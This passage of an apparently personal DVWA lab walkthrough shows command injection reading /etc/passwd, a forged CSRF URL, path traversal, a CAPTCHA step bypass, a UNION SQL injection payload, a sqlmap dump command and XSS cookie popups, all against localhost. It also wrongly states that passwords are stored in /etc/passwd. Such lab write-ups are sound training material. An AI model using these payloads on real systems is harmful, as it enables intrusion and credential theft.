64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.067 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.049 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3069ms
rtt min/avg/max/mdev = 0.039/0.050/0.067/0.010 ms
total 76
drwxr-xr-x  19 root root  4096 Jul 11 23:17 .
drwxr-xr-x  19 root root  4096 Jul 11 23:17 ..
drwx------   2 root root  4096 Jul 11 22:08 .cache
lrwxrwxrwx   1 root root     7 Jul 11 21:25 bin -> usr/bin
drwxr-xr-x   3 root root  4096 Jul 18 19:04 boot
drwxr-xr-x  18 root root  3500 Jul 29 16:51 dev
drwxr-xr-x 197 root root 12288 Jul 29 16:24 etc
drwxr-xr-x   3 root root  4096 Jul 11 22:30 home
lrwxrwxrwx   1 root root    28 Jul 11 21:26 initrd.img -> boot/initrd.img-6.6.15-
lrwxrwxrwx   1 root root    28 Jul 11 21:26 initrd.img.old -> boot/initrd.img-6.6
lrwxrwxrwx   1 root root     7 Jul 11 21:25 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Jul 11 22:04 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Jul 11 21:25 lib64 -> usr/lib64
drwx------   2 root root 16384 Jul 11 21:25 lost+found
drwxr-xr-x   3 root root  4096 Jul 11 21:25 media
drwxr-xr-x   2 root root  4096 Jul 11 21:25 mnt
drwxr-xr-x   3 root root  4096 Jul 11 22:03 opt
dr-xr-xr-x 369 root root     0 Jul 29 16:23 proc
drwx------   9 root root  4096 Jul 29 18:12 root
drwxr-xr-x  39 root root   940 Jul 29 17:24 run
lrwxrwxrwx   1 root root     8 Jul 11 21:25 sbin -> usr/sbin
drwxr-xr-x   3 root root  4096 Jul 11 22:07 srv
dr-xr-xr-x  13 root root     0 Jul 29 16:23 sys
drwxrwxrwt   2 root root    40 Jul 29 17:06 tmp
drwxr-xr-x  16 root root  4096 Jul 11 22:04 usr
drwxr-xr-x  12 root root  4096 Jul 12 03:40 var
lrwxrwxrwx   1 root root    25 Jul 11 21:26 vmlinuz -> boot/vmlinuz-6.6.15-amd64
lrwxrwxrwx   1 root root    25 Jul 11 21:26 vmlinuz.old -> boot/vmlinuz-6.6.15-am
```

We know that passwords are stored into /etc/passwd, so let's cat it:


Ping a device

Enter an IP address: 127.0.0.1 ; cat /etc/passwd Submit




So this way we are successful in injecting commands into input fields.

3- Cross-Site Request Forgery (CSRF):



There are two input fields for setting a new password. Those two passwords should be matched. There is a button to test credentials, which checks whether a new password is set.

The vulnerability here is that the URL is not CSRF-protected, see:




I set a new password abc, it shows up in the URL. This way an attacker can craft a new URL with its credentials, and somehow if the victim clicks it while still authenticated, the password will automatically change without the victim's knowledge.

The target here is to use this vulnerability to change the password as hacker.

Let's change the URL as the attacker and somehow suppose we sent it to the victim, using URL shorten or so:

```
localhost/DVWA/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change#
```

Before it was “abc” and now it is “123”.



Now when we test credentials, with admin:123, it says it's valid.


==========

4- File Inclusion:

The source page reveals nothing, so we have to play with the URL.


We have to find passwords and we can do it with URLs. We know that passwords are stored in /etc/passwd.


Let’s go to /etc/passwd in the URL:



It not working.

We can try ../../../../../ to get to the passwords:






We can even get any page from this.


5- File Upload:


Any file uploaded results in:



So what can we do is upload a .html file with a simple HTML code in it. Access it through the directory link provided in the source code and upload the response. This way we can upload any file into the web server.

```
1 <html>
2 <body>
3 <script>
4 alert('File uploaded')
5 </script>
6 </body>
7 </html>
```






Index of /DVWA/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
dvwa_email.png	2024-07-30 15:07	667	
xyz.html	2024-07-30 16:07	42	


Apache/2.4.59 (Debian) Server at localhost Port 80




File uploaded

==========

6- Insecure CAPTCHA:



Let's try implementing a new password 1234:



Hit change.

Hit change again.


Here we need to pass the Recaptcha to change the password, but the target here is to change the password by bypassing Recaptcha.

The problem is in the source code:

```
if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '1' ) ) {
```


It only checks for hitting change buttons and page numbers (step).

We can hit the change after setting the new password in input and change the step from 1 to 2, then we can change the password without passing through Recaptcha.



Here I have typed a new password without checking the Recaptcha and changed the value of the step from 1 to 2 manually.


Hit change now:



If the developers had written some code for the true or false value of Recaptcha, then it would be useless if we changed the step, we still need to make Recaptcha come true.


==========

7- SQL Injection:




We need to enter a user ID. Let's try 1:

Here we just enter the user ID for one user. But if we can make an input field true with 1 = 1 :




The target here is to get the passwords of all five users.

We need to select each user and get the passwords from it, using:
`' UNION SELECT user, password FROM users#`




Here are the passwords!

8- SQL Injection (Blind):



Let's enter ID 1:



It's blind, meaning it will not show us more specific username information, etc.

The goal here is to get a bypass from this blind output.


So, we will use SQLmap to map out all the databases in the terminal:

```
sqlmap -u
"http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Sub
mit#" --cookie="security=low;
PHPSESSID=s9rp1di093h47hhurnlbrmi8oe" -T users --dump
```

This script will output all the users in DB.


==========

9- Weak Session IDs:




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	s9rp1di093h47hhurnlbrmi8oe	localhost	/	Thu, 01 Aug 2024 08:02:42 GMT	35	false	false	None	Wed, 31 Jul 2024 08:10:09
security	low	localhost	/	Session	11	false	false	None	Wed, 31 Jul 2024 08:10:09

The objective is to get he understanding of session IDs, here it is just predictable whenever refresh, we know that it refresh/generate count is equal to session ID here.



Name	Value	Domain
dvwaSes...	1	localhost
PHPSESS...	s9rp1di093h47...	localhost
security	low	localhost




Name	Value	D
dvwaSes...	2	lo
PHPSESS...	s9rp1di093h47...	lo
security	low	lo


And so on…

If the developers had made this session hidden or encrypted or something to make it unpredictable so that any attacker can not have logged in as a user with the next session ID.

==========


10- DOM Based Cross Site Scripting (XSS):





This is the simple URL that we might exploit.


The objective is to get the cookies, so let's try getting *document.cookie* from the URL:




Just add this simple HTML code in URI to get the cookie in the popup:

==========

11- Reflected Cross Site Scripting (XSS):





Type anything input and check the URL:




This input will not filter the text and just execute what it is.

Like the previous level, just add HTML code to pop up the cookie:







12- Stored Cross Site Scripting (XSS):



